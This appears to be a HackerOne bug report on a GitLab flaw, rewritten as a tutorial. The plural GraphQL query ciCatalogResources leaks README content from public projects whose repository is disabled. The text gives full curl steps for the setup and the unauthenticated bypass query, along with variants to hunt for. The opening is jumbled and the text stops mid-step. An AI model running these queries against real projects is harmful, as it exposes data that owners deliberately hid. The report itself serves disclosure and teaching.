project:
curl -s --header "PRIVATE-TOKEN: $OWNER_TOKEN" \
  --header "Content-Type: application/json" \
  --request PUT "https://gitlab.com/api/v4/projects/$PROJECT_ID" \
  --data '{
    "repository_access_level":"disabled",
    "builds_access_level":"disabled",
    "merge_requests_access_level":"disabled",
    "forking_access_level":"disabled"
  }'


- As unauthenticated (incognito), refresh and observe 404:
Exploit (unauthenticated, no token required):
- Confirm that the REST API correctly blocks repository access:
curl -s "https://gitlab.com/api/v4/projects/$PROJECT_ID/repository/tree"
###  -> {"message":"403 Forbidden"}

curl -s "https://gitlab.com/api/v4/projects/$PROJECT_ID/repository/files/README.md?ref=main"
###  -> {"message":"403 Forbidden"}

- Confirm that the singular GraphQL query correctly blocks access:
curl -s "https://gitlab.com/api/graphql" \
  -H "Content-Type: application/json" \
  -d '{"query": "{ ciCatalogResource(fullPath: \"OWNER_NAMESPACE/ci-catalog-readme-poc\") { name versions { nodes { name readme } } } }"}'
###  -> "The resource that you are attempting to access does not exist or you don't have permission to perform this action"

- The plural query returns the full README content despite the repository being disabled:
curl -s "https://gitlab.com/api/graphql" \
  -H "Content-Type: application/json" \
  -d '{"query": "{ ciCatalogResources(search: \"ci-catalog-readme-poc\") { nodes { name fullPath versions { nodes { name readme readmeHtml } } } } }"}'

Impact
When a project owner disables the repository feature, read_code is prevented by policy. Repository content should no longer be accessible. The plural catalog query bypasses this control and returns README content to any user, including unauthenticated requests on public projects.
Examples
PoC project: modhanami-h1-group/ci-catalog-readme-poc-v2 (project ID: 79509291)
What is the current bug behavior?
ciCatalogResources returns README content from projects with the repository disabled.
What is the expected correct behavior?
The plural query should respect read_code the same way the singular query does. When the repository feature is disabled, readme and readme_html fields should return null.
Relevant logs and/or screenshots
Output of checks
This bug happens on GitLab.com.
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
How To Reproduce
Please add reproducibility information to this section:
Context
GitLab's CI/CD Catalogue is a feature that lets projects publish reusable CI components. A project owner enables the "CI/CD Catalogue project" setting, creates a tag and a release, and the project becomes a catalogue resource with one or more versions. Each catalogue version carries a README, which the catalogue UI and the GraphQL API expose through the readme and readmeHtml fields.
GitLab also lets a project owner switch off individual project features. When the repository feature is disabled, the read_code permission is denied by policy and repository content should no longer be reachable. The report shows that one GraphQL query, the plural ciCatalogResources, does not enforce that gate, while the singular ciCatalogResource does. The affected asset is gitlab.com, and the issue requires no authentication on public projects.
Setup
The preconditions stated in the report are a GitLab account with Owner access to a group, and a personal access token with the api scope, referred to as $OWNER_TOKEN. A group ID is also needed, referred to as $GROUP_ID. The proof of concept used a public project named ci-catalog-readme-poc-v2 in the namespace modhanami-h1-group, project ID 79509291.
The researcher used curl for the REST and GraphQL calls, and jq to pull the project ID out of the project creation response. The bug was confirmed on GitLab.com.
Finding it
The researcher compared two GraphQL entry points that return the same kind of data. The singular ciCatalogResource query checks read_code and refuses to return anything once the repository is disabled. The plural ciCatalogResources query, which supports a search argument, only validates the project's visibility level. Because the project is public, that check passes, and the README is returned even though the repository feature is off. The mismatch between the two queries is the whole finding: one enforces the permission, the other does not.
Exploitation
Step 1: create a public project with a README and a CI component
###  Create public project
PROJECT_ID=$(curl -s --header "PRIVATE-TOKEN: $OWNER_TOKEN" \
  --header "Content-Type: application/json" \
  --request POST "https://gitlab.com/api/v4/projects" \
  --data '{"name":"ci-catalog-readme-poc-v2","namespace_id":'$GROUP_ID',"visibility":"public","description":"CI component for deployment","initialize_with_readme":true}' \
  | jq -r '.id')

###  Add README content and a CI component
curl -s --header "PRIVATE-TOKEN: $OWNER_TOKEN" \
  --header "Content-Type: application/json" \
  --request POST "https://gitlab.com/api/v4/projects/$PROJECT_ID/repository/commits" \
  --data '{
    "branch": "main",
    "commit_message": "Add catalog component and README",
    "actions": [
      {"action":"update","file_path":"README.md","content":"# Internal CI Component\n\nThis README contains project-internal documentation.\nInternal endpoint: [redacted].example.com\nDeploy key rotation schedule: Q1 2026\n"},
      {"action":"create","file_path":"templates/deploy.yml","content":"spec:\n  inputs:\n    stage:\n      default: deploy\n---\ndeploy-job:\n  stage: $[[ inputs.stage ]]\n  script:\n    - echo \"deploying\"\n"}
    ]
  }'
The first call creates a public project in the given group with a README initialised, and stores its ID in PROJECT_ID. The second call makes a single commit on main that updates README.md with content standing in for internal documentation (an internal endpoint and a key rotation schedule) and creates a CI component at templates/deploy.yml. The README is the data the exploit later retrieves.
Step 2: enable the CI/CD Catalogue project setting
In Settings > General > Visibility, project features, permissions, the owner enables "CI/CD Catalogue project", publishing the project as a catalogue resource.
Step 3: create a tag and a release
curl -s --header "PRIVATE-TOKEN: $OWNER_TOKEN" \
  --header "Content-Type: application/json" \
  --request POST "https://gitlab.com/api/v4/projects/$PROJECT_ID/repository/tags" \
  --data '{"tag_name": "1.0.0", "ref": "main"}'

curl -s --header "PRIVATE-TOKEN: $OWNER_TOKEN" \
  --header "Content-Type: application/json" \
  --request POST "https://gitlab.com/api/v4/projects/$PROJECT_ID/releases" \
  --data '{"tag_name": "1.0.0", "name": "v1.0.0", "description": "Initial release"}'
The release triggers creation of a catalogue version, which is what carries the README into the catalogue data.
Step 4: confirm the README is public in the catalogue
As an unauthenticated user in an incognito window, the researcher went to https://gitlab.com/explore/catalogue/, searched for the project name, selected it, and saw Readme is visible.
Step 5: disable repository, builds and merge requests
curl -s --header "PRIVATE-TOKEN: $OWNER_TOKEN" \
  --header "Content-Type: application/json" \
  --request PUT "https://gitlab.com/api/v4/projects/$PROJECT_ID" \
  --data '{
    "repository_access_level":"disabled",
    "builds_access_level":"disabled",
    "merge_requests_access_level":"disabled",
    "forking_access_level":"disabled"
  }'
This turns off the repository, builds and merge requests on the project. From this point the owner's intent is that no repository content is reachable.
Step 6: confirm the UI now returns 404
As an unauthenticated user in an incognito window, refreshing the catalogue page returns 404.
Step 7: confirm the REST API blocks repository access
curl -s "https://gitlab.com/api/v4/projects/$PROJECT_ID/repository/tree"
###  -> {"message":"403 Forbidden"}

curl -s "https://gitlab.com/api/v4/projects/$PROJECT_ID/repository/files/README.md?ref=main"
###  -> {"message":"403 Forbidden"}
Both the repository tree and the raw README file are refused with 403 Forbidden, which is the expected behaviour once the repository feature is disabled.
Step 8: confirm the singular GraphQL query blocks access
curl -s "https://gitlab.com/api/graphql" \
  -H "Content-Type: application/json" \
  -d '{"query": "{ ciCatalogResource(fullPath: \"OWNER_NAMESPACE/ci-catalog-readme-poc\") { name versions { nodes { name readme } } } }"}'
###  -> "The resource that you are attempting to access does not exist or you don't have permission to perform this action"
The singular query, addressed by fullPath, returns the standard permission error. This is the control the plural query is expected to match.
Step 9: retrieve the README with the plural query
curl -s "https://gitlab.com/api/graphql" \
  -H "Content-Type: application/json" \
  -d '{"query": "{ ciCatalogResources(search: \"ci-catalog-readme-poc\") { nodes { name fullPath versions { nodes { name readme readmeHtml } } } } }"}'
This unauthenticated request uses the plural ciCatalogResources query with a search argument and asks for each node's name, fullPath, and for each version its name, readme and readmeHtml. Despite the repository being disabled, the full README content comes back.
The analyst summary in the report shows the same request:
curl -s "https://gitlab.com/api/graphql" \
  -H "Content-Type: application/json" \
  -d '{"query": "{ ciCatalogResources(search: \"ci-catalog-readme-poc\") { nodes { name fullPath versions { nodes { name readme readmeHtml } } } } }"}'
Root cause
The two catalogue queries resolve the same underlying data but apply different authorisation. The singular ciCatalogResource checks read_code and blocks access when the repository feature is disabled. The plural ciCatalogResources only checks the project's visibility level. On a public project that check passes, so the read_code gate is never consulted and the readme and readmeHtml fields are populated from repository content that policy says should be inaccessible. The report does not include the code change, so the exact location of the missing check is not stated; the behaviour is consistent with the plural resolver lacking the permission check that the singular resolver performs.
Impact
When a project owner disables the repository feature to prevent code access, this bug lets an attacker bypass that control and extract README files. Those files may contain sensitive internal documentation, API endpoints, deployment schedules or other confidential project information. In the proof of concept the researcher retrieved internal documentation including staging API endpoints and deployment key rotation schedules from a project with disabled repository access, using only unauthenticated GraphQL queries. The issue applies to public projects and needs no authentication. The report does not describe any effect on private projects.
Fix
The report states the expected behaviour rather than a patch: the plural query should respect read_code the same way the singular query does, and when the repository feature is disabled the readme and readme_html fields should return null. The report does not say what was actually changed.
Variants to test
- Other plural or list-style GraphQL queries that return fields derived from repository content. A positive result is a field such as a README, file listing or rendered content coming back after the repository feature is disabled.
- The same
ciCatalogResourcesquery against a project whose repository is disabled but which is still public and published as a catalogue resource. A positive result is non-nullreadmeorreadmeHtmlwhere the singular query returns the permission error. - The
searchargument with partial project names. A positive result is a project appearing in the results and returning README content even though its repository is disabled. - Comparing singular and plural resolvers for any other feature that exposes repository-derived data. A positive result is one resolver enforcing a permission that the other skips.
Hunting notes
This kind of bug hides where a feature is exposed through more than one API surface: a detail query and a list or search query that return the same fields. The signal during recon is a project feature that can be disabled (repository, builds, merge requests) combined with a public-facing catalogue or search endpoint that still surfaces content from that project. The report shows the UI returning 404, the REST API returning 403 Forbidden, and the singular GraphQL query returning a permission error, then the plural query returning the data.
Difficulty
{"difficulty": "intermediate", "difficulty_reason": "The bug is a missing authorisation check found by comparing two GraphQL resolvers, which requires familiarity with GitLab's permission model and GraphQL but no advanced exploitation technique."}
What happened, in plain words
GitLab is a website where teams keep their code and the tools that build and ship it. One of its features, the CI/CD Catalogue, is a public shop window: a project can publish reusable building blocks (called CI components) so other people can find and use them. Each published block comes with a README, the plain text page that describes what the block does.
A project owner can also switch parts of a project off. If the owner turns off the repository (the place where the files live), GitLab is supposed to stop handing out those files to anyone. The report shows that one particular way of asking GitLab for catalogue information still hands out the README, even after the repository has been switched off. The other, very similar way of asking correctly refuses. The difference between the two is the bug.
No login is needed to pull this off on a public project. Anyone who knows the right request can read a README that the owner believed was hidden.
Background you need first
A few ideas come up again and again, so here they are from zero.
- API: a way for one computer program to talk to another. Think of a restaurant: the menu is the API, you order from it, and the kitchen sends back a dish. You do not walk into the kitchen yourself. GitLab has an API so that scripts and other programs can create projects, read files and so on, without a human clicking buttons.
- REST API: one common style of API where each thing has its own web address. Asking for a project's file list is one address, asking for a single file is another. You fetch them with ordinary web requests.
- GraphQL: a different style of API. Instead of many addresses, there is one address, and you send it a written request describing exactly which fields you want back. It is like filling in a form: you tick the boxes for the data you need, and you get only those boxes back.
- Query: the written request you send to a GraphQL API. It names the thing you want and the fields you want from it.
- Token: a long secret string that acts like a password for a program. When a script calls the API, it shows the token instead of typing a username and password. Anyone holding the token can act as that account, so tokens are kept secret. In this report the owner's token is written as
$OWNER_TOKEN. - Personal access token (PAT): a token tied to one person's account, with a list of permissions attached. The report uses one with the
apiscope, meaning it is allowed to use the API. - Scope: the list of things a token is allowed to do. A token with the
apiscope can make API calls. curl: a command line tool for sending web requests. You give it an address and some options, and it prints the reply.jq: a small command line tool for picking values out of JSON, a common text format for data.- JSON: a text format for structured data, made of names and values in curly braces.
- Header: extra information attached to a web request, separate from the address. Headers carry things like the content type or an access token.
403 Forbidden: the web server's way of saying "I understood you, but you are not allowed".404 Not Found: the server's way of saying "there is nothing here".- Permission: a rule about who may do what. GitLab has a permission called
read_code, which means "may read the project's files". - Visibility level: whether a project is public (anyone can see it), internal, or private. It is a separate question from whether the repository feature is switched on.
- Repository: the store of a project's files and their history.
- README: the front page text file of a project, usually called
README.md, describing what the project is. - Tag: a label pinned to a particular point in a project's history, often used to mark a version such as
1.0.0. - Release: a named announcement attached to a tag, with a description.
- CI/CD: short for continuous integration and continuous delivery, the practice of automatically building and shipping software. A CI component is a reusable piece of that automation that other projects can include.
- CI/CD Catalogue: GitLab's public directory of published CI components.
- GraphQL resolver: the piece of server code that answers a particular GraphQL query. Two queries can look similar but be answered by two different resolvers, and each resolver decides for itself whether to check permissions. That is the heart of this bug.
- Singular and plural queries: the report compares
ciCatalogResource(one resource, asked for by its full path) withciCatalogResources(a list of resources, found by a search term). Same family of data, two different doors. - Vulnerability class: this is a missing authorisation check, sometimes called broken access control. The data is not stolen by breaking encryption or guessing passwords; the server simply forgets to ask whether the caller is allowed.
The setup the researcher used
The report states two preconditions: a GitLab account with Owner access to a group, and a personal access token with the api scope, written as $OWNER_TOKEN. A group ID is also needed, written as $GROUP_ID. The proof of concept used a public project named ci-catalog-readme-poc-v2 in the namespace modhanami-h1-group, with project ID 79509291. The bug was confirmed on GitLab.com.
How the researcher found it
The researcher compared two GraphQL queries that return the same kind of data. The singular ciCatalogResource query checks the read_code permission and refuses to return anything once the repository is disabled. The plural ciCatalogResources query, which takes a search argument, only checks the project's visibility level. Because the project is public, that check passes, and the README comes back even though the repository feature is off. The mismatch between the two queries is the whole finding: one enforces the permission, the other does not.
Step by step
Step 1: create a public project with a README and a CI component
Why: the researcher needs a project with a README that stands in for internal documentation, and a CI component.
###  Create public project
PROJECT_ID=$(curl -s --header "PRIVATE-TOKEN: $OWNER_TOKEN" \
  --header "Content-Type: application/json" \
  --request POST "https://gitlab.com/api/v4/projects" \
  --data '{"name":"ci-catalog-readme-poc-v2","namespace_id":'$GROUP_ID',"visibility":"public","description":"CI component for deployment","initialize_with_readme":true}' \
  | jq -r '.id')

###  Add README content and a CI component
curl -s --header "PRIVATE-TOKEN: $OWNER_TOKEN" \
  --header "Content-Type: application/json" \
  --request POST "https://gitlab.com/api/v4/projects/$PROJECT_ID/repository/commits" \
  --data '{
    "branch": "main",
    "commit_message": "Add catalog component and README",
    "actions": [
      {"action":"update","file_path":"README.md","content":"# Internal CI Component\n\nThis README contains project-internal documentation.\nInternal endpoint: [redacted].example.com\nDeploy key rotation schedule: Q1 2026\n"},
      {"action":"create","file_path":"templates/deploy.yml","content":"spec:\n  inputs:\n    stage:\n      default: deploy\n---\ndeploy-job:\n  stage: $[[ inputs.stage ]]\n  script:\n    - echo \"deploying\"\n"}
    ]
  }'
Line by line:
PROJECT_ID=$(...)runs the command inside the brackets and stores its output in a variable calledPROJECT_ID, so later commands can refer to the new project.curl -ssends a web request quietly, without a progress bar.--header "PRIVATE-TOKEN: $OWNER_TOKEN"attaches the owner's token, which is how GitLab knows who is calling.--header "Content-Type: application/json"says the body of the request is JSON.--request POSTmeans "create something new".- The address
https://gitlab.com/api/v4/projectsis the REST API endpoint for projects. --data '...'is the body: it asks for a project namedci-catalog-readme-poc-v2in the group$GROUP_ID, with"visibility":"public"so anyone can see it, a description, and"initialize_with_readme":trueso it starts with a README file.| jq -r '.id'takes the reply, which is JSON, and pulls out theidfield, the project's number.- The second
curlmakes one commit on themainbranch. A commit is a saved change to the files. - The
actionslist holds two changes. The first updatesREADME.mdwith text that stands in for internal documentation: an internal endpoint and a key rotation schedule. The second createstemplates/deploy.yml, a CI component. - The README is the data the exploit later retrieves.
Step 2: enable the CI/CD Catalogue project setting
Why: a project only appears in the catalogue if the owner publishes it there.
In Settings > General > Visibility, project features, permissions, the owner enables "CI/CD Catalogue project", publishing the project as a catalogue resource.
Step 3: create a tag and a release
Why: the catalogue lists versions, and a release triggers creation of a catalogue version. Without it there is nothing for the catalogue to show.
curl -s --header "PRIVATE-TOKEN: $OWNER_TOKEN" \
  --header "Content-Type: application/json" \
  --request POST "https://gitlab.com/api/v4/projects/$PROJECT_ID/repository/tags" \
  --data '{"tag_name": "1.0.0", "ref": "main"}'

curl -s --header "PRIVATE-TOKEN: $OWNER_TOKEN" \
  --header "Content-Type: application/json" \
  --request POST "https://gitlab.com/api/v4/projects/$PROJECT_ID/releases" \
  --data '{"tag_name": "1.0.0", "name": "v1.0.0", "description": "Initial release"}'
Line by line:
- The first call creates a tag named
1.0.0pointing at themainbranch. - The second call creates a release named
v1.0.0attached to that tag, with a short description. - The release triggers creation of a catalogue version, which is what carries the README into the catalogue data.
Step 4: confirm the README is public in the catalogue
Why: before switching anything off, the researcher checks that the catalogue really does show the README. This is the baseline.
As an unauthenticated user in an incognito window, the researcher went to https://gitlab.com/explore/catalogue/, searched for the project name, selected it, and saw Readme is visible. Incognito means no logged-in session, so this proves a stranger can see it.
Step 5: disable repository, builds and merge requests
Why: this is the owner's act of hiding the files. Everything after this point tests whether the hiding actually works.
curl -s --header "PRIVATE-TOKEN: $OWNER_TOKEN" \
  --header "Content-Type: application/json" \
  --request PUT "https://gitlab.com/api/v4/projects/$PROJECT_ID" \
  --data '{
    "repository_access_level":"disabled",
    "builds_access_level":"disabled",
    "merge_requests_access_level":"disabled",
    "forking_access_level":"disabled"
  }'
Line by line:
--request PUTmeans "change an existing thing".- The body sets four features to
disabled: the repository (the files), builds (the automation), merge requests (the code review requests) and forking (copying the project). - From this point the owner's intent is that no repository content is reachable.
Step 6: confirm the UI now returns 404
Why: the normal web page should now act as if the project's content is gone.
As an unauthenticated user in an incognito window, refreshing the catalogue page returns 404.
Step 7: confirm the REST API blocks repository access
Why: the researcher checks the ordinary REST API, the other door to the same files. If it also refuses, the owner's intent is being respected there.
curl -s "https://gitlab.com/api/v4/projects/$PROJECT_ID/repository/tree"
###  -> {"message":"403 Forbidden"}

curl -s "https://gitlab.com/api/v4/projects/$PROJECT_ID/repository/files/README.md?ref=main"
###  -> {"message":"403 Forbidden"}
Line by line:
- The first request asks for the repository tree, the list of files.
- The second asks for the raw
README.mdfile at themainbranch. - Both are refused with
403 Forbidden, which is the expected behaviour once the repository feature is disabled.
Step 8: confirm the singular GraphQL query blocks access
Why: this is the comparison point. The singular query is the one that behaves correctly, so the researcher records its refusal.
curl -s "https://gitlab.com/api/graphql" \
  -H "Content-Type: application/json" \
  -d '{"query": "{ ciCatalogResource(fullPath: \"OWNER_NAMESPACE/ci-catalog-readme-poc\") { name versions { nodes { name readme } } } }"}'
###  -> "The resource that you are attempting to access does not exist or you don't have permission to perform this action"
Line by line:
-His a short form of--header, and-dis a short form of--data.- The address
